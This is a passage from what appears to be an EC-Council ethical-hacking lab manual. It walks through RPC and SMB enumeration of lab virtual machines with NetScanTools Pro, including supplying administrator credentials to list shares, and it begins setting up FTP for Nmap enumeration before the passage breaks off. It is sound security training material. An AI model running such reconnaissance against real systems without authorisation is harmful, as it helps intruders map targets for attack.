


Figure 5.2.2: The DNSRecon zone walk result

You can also use other DNS enumeration tools such as **LDNS** (https://www.nlnetlabs.nl), **nsec3map** (https://github.com), **nsec3walker** (https://dnscurve.org), and **DNSwalk** (https://github.com) to perform DNS enumeration on the target domain.

Note: Using the DNSRecon tool, the attacker can enumerate general DNS records for a given domain (MX, SOA, NS, A, AAAA, SPF, and TXT). These DNS records contain digital signatures based on public-key cryptography to strengthen authentication in DNS.

8. This concludes the demonstration of performing DNS Enumeration using DNSSEC zone walking.
9. Close all open windows and document all the acquired information.
10. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Perform RPC, SMB, and FTP Enumeration

There are various techniques that ethical hackers and penetration testers can use to make information-gathering easier.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As an ethical hacker or penetration tester, you should use different enumeration techniques to obtain as much information as possible about the systems in the target network. This lab will demonstrate various techniques for extracting detailed information that can be used to exploit underlying vulnerabilities in target systems, and to launch further attacks.

Lab Objectives

- Perform RPC and SMB enumeration using NetScanTools Pro
- Perform RPC, SMB, and FTP enumeration using Nmap

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 04 Enumeration

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Other Enumeration Techniques

Besides the methods of enumeration covered so far (NetBIOS, SNMP, LDAP, NFS, and DNS), various other techniques such as RPC, SMB, and FTP enumeration can be used to extract detailed network information about the target.

- **RPC Enumeration**: Enumerating RPC endpoints enables vulnerable services on these service ports to be identified
- **SMB Enumeration**: Enumerating SMB services enables banner grabbing, which obtains information such as OS details and versions of services running
- **FTP Enumeration**: Enumerating FTP services yields information about port 21 and any running FTP services; this information can be used to launch various attacks such as FTP bounce, FTP brute force, and packet sniffing

Lab Tasks

TASK 1

Perform RPC and SMB Enumeration using NetScanTools Pro

Here, we will use the NetScanTools Pro tool to perform RPC and SMB enumeration.

1. Start the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines.
2. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Launch NetScanTools Pro

3. Double-click the **NetScanTools Pro Demo** icon from **Desktop** to launch the tool.

Note: If the **Reminder** window opens, click **Start the DEMO**, and in the **DEMO Version** window, click **Start NetScanTools Pro Demo...**.

NetScanTools Pro is an integrated collection of Internet information-gathering and network-troubleshooting utilities for network professionals. The utility makes it easy to find IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs related to the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **NetScanTools Pro** main window appears, as shown in the screenshot.




Figure 6.1.1: NetScanTools Pro main window

TASK 1.2

Perform RPC Enumeration

5. In the left pane, under **Manual Tools (all)**, scroll down and click ***nix RPC Info**, as shown in the screenshot.

Note: If a dialog box appears explaining the tool, click **OK**.




Figure 6.1.2: Select the *nix RPC info option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

It also captures the RPC information of the target network and enables detection of and access to the Portmapper daemon/service, which typically runs on port 111 on the target machine.

6. In the **Target Hostname or IPv4 Address** field in the right pane, enter the target IP address (in this case, **10.10.10.19**) and click the **Dump Portmap** button to start RPC enumeration.

Note: In this example, we are targeting the **Windows Server 2019** virtual machine. The target IP address might differ in your lab environment.




Figure 6.1.3: Performing RPC enumeration

7. The result appears, displaying the enumerated Program ID, Version, Protocol, and Port of the target system.

Note: **Dump Portmap** scans and retrieves a list of all running registered daemons (programs that run as background processes) on the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.1.4: Scan result

TASK 1.3

Perform SMB Enumeration

8. In the left pane, under the **Manual Tools (all)** section, scroll down and click the **SMB Scanner** option, as shown in the screenshot.

Note: If a dialog box appears explaining the tool, click **OK**.




Figure 6.1.5: Performing SMB enumeration

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the right pane, click the **Start SMB Scanner (external App)** button.

Note: If the **Demo Version Message** pop-up appears, click **OK**. In the **Reminder** window, click **Start the DEMO**.




Figure 6.1.6: Launching SMB Scanner

10. The **SMB Scanner** window appears; click the **Edit Target List** button.



Figure 6.1.7: Click Edit Target List

TASK 1.4

Add Target IP Addresses

11. The **Edit Target List** window appears. In the **Hostname or IPv4 Address** field, enter the target IP address (**10.10.10.19**, in this example). Click the **Add to List** button to add the target IP address to **Target List.**
12. Similarly, add another target IP address (**10.10.10.16**, in this example) to **Target List** and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this task, we are targeting the **Windows Server 2019** (10.10.10.19) and **Windows Server 2016** (10.10.10.16) virtual machines.




Figure 6.1.8: Adding target IP addresses

13. Now, click **Edit Share Login Credentials** to add credentials to access the target systems.




Figure 6.1.9: Click Edit Share Login Credentials

TASK 1.5

Add Login Credentials

14. The **Login Credentials List for Share Checking** window appears. Enter **Administrator** and **Pa$$w0rd** in the **Username** and **Password** fields, respectively. Click **Add to List** to add the credentials to the list and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this task, we are using the login credentials for the **Windows Server 2019** and **Windows Server 2016** virtual machines to understand the tool. In reality, attackers may add a list of login credentials by which they can log in to the target machines and obtain the required SMB share information.




Figure 6.1.10: Adding credentials

15. In the **SMB Scanner** window, click the **Get SMB Versions** button.




Figure 6.1.11: Running SMB Scanner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Analyze the Results

16. Once the scan is complete, the result appears, displaying information such as the NetBIOS Name, DNS Name, SMB versions, and Shares for each target IP address.



Figure 6.1.12: SMB Scanner results

17. Right-click on any of the machines (in this example, we will use **10.10.10.19**) and click **View Shares** from the available options.




Figure 6.1.13: Clicking the View Shares option

TASK 1.7

View Shared Folders

18. The **Shares for 10.10.10.19** window appears, displaying detailed information about shared files such as Share Name, Type, Remark, Path, Permissions, and Credentials Used.




Figure 6.1.14: Shared file details

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. You can view the details of the shared files for the target IP address **10.10.10.16** in the same way.
20. This concludes the demonstration of performing RPC and SMB enumeration on the target systems using NetScanTools Pro.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows Server 2016** and **Windows 10** virtual machines.

TASK 2

Perform RPC, SMB, and FTP Enumeration using Nmap

Here, we will use Nmap to carry out RPC, SMB, and FTP enumeration.

Note: Before starting this lab, we must configure the FTP service in the target machine (**Windows Server 2019**). To do so, follow **Steps 1-10**.

TASK 2.1

Configure FTP Service

1. Log in to the **Windows Server 2019** virtual machine using the credentials **Administrator**/**Pa$$w0rd**.
2. Click on the **File Explorer** icon at the bottom of **Desktop**. In the **File Explorer** window, right-click on **Local Disk (C:)** and click **New → Folder**.

Nmap is a utility used for network discovery, network administration, and security auditing. It is also used to perform tasks such as network inventory, service upgrade schedule management, and host or service uptime monitoring.

